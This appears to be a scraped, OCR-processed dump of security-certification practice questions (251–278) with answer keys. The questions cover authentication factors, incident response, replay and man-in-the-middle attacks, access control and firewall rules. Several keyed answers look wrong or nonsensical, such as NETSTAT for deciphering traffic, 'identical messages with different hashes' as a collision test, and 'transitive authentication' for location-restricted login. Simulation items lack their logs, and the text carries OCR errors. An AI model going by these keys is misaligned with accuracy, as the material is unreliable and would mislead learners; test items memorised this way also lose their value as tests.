
For each of the given items, select the appropriate authentication category from the dropdown choices.

Instructions: When you have completed the simulation, please select the Done button to submit.

**Hot Area:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**
Answer:

Something you are includes fingerprints, retina scans, or voice recognition.
Something you have includes smart cards, token devices, or keys.
Something you know includes a password, codes, PINs, combinations, or secret phrases. Somewhere you are including a physical location s or logical addresses, such as domain name, an IP address, or a MAC address.
Something you do includes your typing rhythm, a secret handshake, or a private knock http://en.wikipedia.org/wiki/Password_authentication_protocol#Working_cycle http://en.wikipedia.org/wiki/Smart_card#Security

**QUESTION 251**
During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools. The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

A. Reporting
B. Preparation

C. Mitigation
D. Lessons Learned

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 252**
HOTSPOT

For each of the given items, select the appropriate authentication category from the drop down choices.
Select the appropriate authentication type for the following items:

**Hot Area:**

| Item | Response |
| --- | --- |
| Fingerprint scan | Biometric authentication<br>One Time Password<br>Multi-factor<br>PAP authentication<br>PAP authentication<br>Biometric authentication |
| Hardware token | Biometric authentication<br>One Time Password<br>Multi-factor<br>PAP authentication<br>PAP authentication<br>Biometric authentication |
| Smart card | Biometric authentication<br>One Time Password<br>Multi-factor<br>PAP authentication<br>PAP authentication<br>Biometric authentication |
| Password | Biometric authentication<br>One Time Password<br>Multi-factor<br>PAP authentication<br>PAP authentication<br>Biometric authentication |
| PIN number | Biometric authentication<br>One Time Password<br>Multi-factor<br>PAP authentication<br>PAP authentication<br>Biometric authentication |
| Retina Scan | Biometric authentication<br>One Time Password<br>Multi-factor<br>PAP authentication |

**Correct Answer:**

| Item | Response |
| --- | --- |
| Fingerprint scan | Biometric authentication |
| Hardware token | One Time Password |
| Smart card | Multi-factor |
| Password | PAP authentication |
| PIN number | PAP authentication |
| Retina Scan | Biometric authentication |


Biometric authentication
One Time Password
Multi-factor
PAP authentication
PAP authentication
Biometric authentication

**Section: (none)**
**Explanation**

**Explanation/Reference:**


**QUESTION 253**
SIMULATION


A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.
You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incid3nt responses.
Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node (s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.





**Correct Answer:** See the solution below.
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Database server was attacked, actions should be to capture network traffic and Chain of Custody.








IDS Server Log:




Web Server Log:







Database Server Log:




Users PC Log:




**QUESTION 254**
Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop.

Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's

laptop directly?

A. full-disk encryption
B. Host-based firewall
C. Current antivirus definitions
D. Latest OS updates

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 255**
An attacker uses a network sniffer to capture the packets of a transaction that adds $20 to a gift card. The attacker then user a function of the sniffer to push those packets back onto the network again, adding another $20 to the gift card. This can be done many times.

Which of the following describes this type of attack?

A. Integer overflow attack
B. Smurf attack
C. Replay attack
D. Buffer overflow attack
E. Cross-site scripting attack

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 256**
An organization is moving its human resources system to a cloud services provider.
The company plans to continue using internal usernames and passwords with the service provider, but the security manager does not want the service provider to have a company of the passwords.

Which of the following options meets all of these requirements?

A. Two-factor authentication
B. Account and password synchronization
C. Smartcards with PINS
D. Federated authentication

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 257**
The data backup window has expanded into the morning hours and has begun to affect production users. The main bottleneck in the process is the time it takes to replicate the backups to separate severs at the offsite data center.

Which of the following uses of deduplication could be implemented to reduce the backup window?

A. Implement deduplication at the network level between the two locations
B. Implement deduplication on the storage array to reduce the amount of drive space needed
C. Implement deduplication on the server storage to reduce the data backed up
D. Implement deduplication on both the local and remote servers

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 258**
A penetration testing is preparing for a client engagement in which the tester must provide data that proves and validates the scanning tools' results.

Which of the following is the best method for collecting this information?

A. Set up the scanning system's firewall to permit and log all outbound connections
B. Use a protocol analyzer to log all pertinent network traffic
C. Configure network flow data logging on all scanning system
D. Enable debug level logging on the scanning system and all scanning tools used.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 259**
Which of the following best describes the initial processing phase used in mobile device forensics?

A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 260**
Ann a security analyst is monitoring the IDS console and noticed multiple connections from an internal host to a suspicious call back domain.

Which of the following tools would aid her to decipher the network traffic?

A. Vulnerability Scanner
B. NMAP
C. NETSTAT
D. Packet Analyzer

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 261**
An administrator is testing the collision resistance of different hashing algorithms.

Which of the following is the strongest collision resistance test?

A. Find two identical messages with different hashes
B. Find two identical messages with the same hash
C. Find a common has between two specific messages
D. Find a common hash between a specific message and a random message

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 262**
The SSID broadcast for a wireless router has been disabled but a network administrator notices that unauthorized users are accessing the wireless network. The administer has determined that attackers are still able to detect the presence of the wireless network despite the fact the SSID has been disabled.

Which of the following would further obscure the presence of the wireless network?

A. Upgrade the encryption to WPA or WPA2
B. Create a non-zero length SSID for the wireless router
C. Reroute wireless users to a honeypot
D. Disable responses to a broadcast probe request

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 263**
Which of the following should be used to implement voice encryption?

A. SSLv3
B. VDSL
C. SRTP
D. VoIP

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 264**
During an application design, the development team specifics a LDAP module for single sign-on

communication with the company's access control database.

This is an example of which of the following?

A. Application control
B. Data in-transit
C. Identification
D. Authentication

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 265**
After a merger, it was determined that several individuals could perform the tasks of a network administrator in the merged organization. Which of the following should have been performed to ensure that employees have proper access?

A. Time-of-day restrictions
B. Change management
C. Periodic auditing of user credentials
D. User rights and permission review

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 266**
A company exchanges information with a business partner. An annual audit of the business partner is conducted against the SLA in order to verify:

A. Performance and service delivery metrics
B. Backups are being performed and tested
C. Data ownership is being maintained and audited
D. Risk awareness is being adhered to and enforced

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 267**
Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

A. Calculate the ALE
B. Calculate the ARO
C. Calculate the MTBF
D. Calculate the TCO

**Correct Answer:** A

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 268**
A security administrator needs to implement a system that detects possible intrusions based upon a vendor provided list.

Which of the following BEST describes this type of IDS?

A. Signature based
B. Heuristic
C. Anomaly-based
D. Behavior-based

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 269**
The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred.

By doing which of the following is the CSO most likely to reduce the number of incidents?

A. Implement protected distribution
B. Empty additional firewalls
C. Conduct security awareness training
D. Install perimeter barricades

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 270**
Having adequate lighting on the outside of a building is an example of which of the following security controls?

A. Deterrent
B. Compensating
C. Detective
D. Preventative

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 271**
During a recent audit, it was discovered that several user accounts belonging to former employees were still active and had valid VPN permissions.

Which of the following would help reduce the amount of risk the organization incurs in this situation in the future?

A. Time-of-day restrictions
B. User access reviews
C. Group-based privileges
D. Change management policies

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 272**
An organization is working with a cloud services provider to transition critical business applications to a hybrid cloud environment. The organization retains sensitive customer data and wants to ensure the provider has sufficient administrative and logical controls in place to protect its data.

In which of the following documents would this concern MOST likely be addressed?

A. Service level agreement
B. Interconnection security agreement
C. Non-disclosure agreement
D. Business process analysis

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 273**
A security administrator wants to implement a company-wide policy to empower data owners to manage and enforce access control rules on various resources.

Which of the following should be implemented?

A. Mandatory access control
B. Discretionary access control
C. Role based access control
D. Rule-based access control

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 274**
Which of the following BEST describes an attack where communications between two parties are intercepted and forwarded to each party with neither party being aware of the interception and potential modification to the communications?

A. Spear phishing
B. Main-in-the-middle

C. URL hijacking
D. Transitive access

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 275**
A security administrator wishes to implement a secure a method of file transfer when communicating with outside organizations.

Which of the following protocols would BEST facilitate secure file transfers? (Choose two.)

A. SCP
B. TFTP
C. SNMP
D. FTP
E. SMTP
F. FTPS

**Correct Answer:** AF
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 276**
A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected.

Which of the following MUST the technician implement?

A. Dual factor authentication
B. Transitive authentication
C. Single factor authentication
D. Biometric authentication

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 277**
After correctly configuring a new wireless enabled thermostat to control the temperature of the company's meeting room, Joe, a network administrator determines that the thermostat is not connecting to the internet-based control system. Joe verifies that the thermostat received the expected network parameters and it is associated with the AP. Additionally, the other wireless mobile devices connected to the same wireless network are functioning properly. The network administrator verified that the thermostat works when tested at his residence.

Which of the following is the MOST likely reason the thermostat is not connecting to the internet?

A. The company implements a captive portal

B. The thermostat is using the incorrect encryption algorithm
C. the WPA2 shared likely is incorrect
D. The company's DHCP server scope is full

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 278**
A Chief Security Officer (CSO) has been unsuccessful in attempts to access the website for a potential partner (www.example.net).

Which of the following rules is preventing the CSO from accessing the site?
Blocked sites: *.nonews.com, *.rumorhasit.net, *.mars?

A. Rule 1: deny from inside to outside source any destination any service smtp
B. Rule 2: deny from inside to outside source any destination any service ping
C. Rule 3: deny from inside to outside source any destination {blocked sites} service http-https
D. Rule 4: deny from any to any source any destination any service any

**Correct Answer:** C
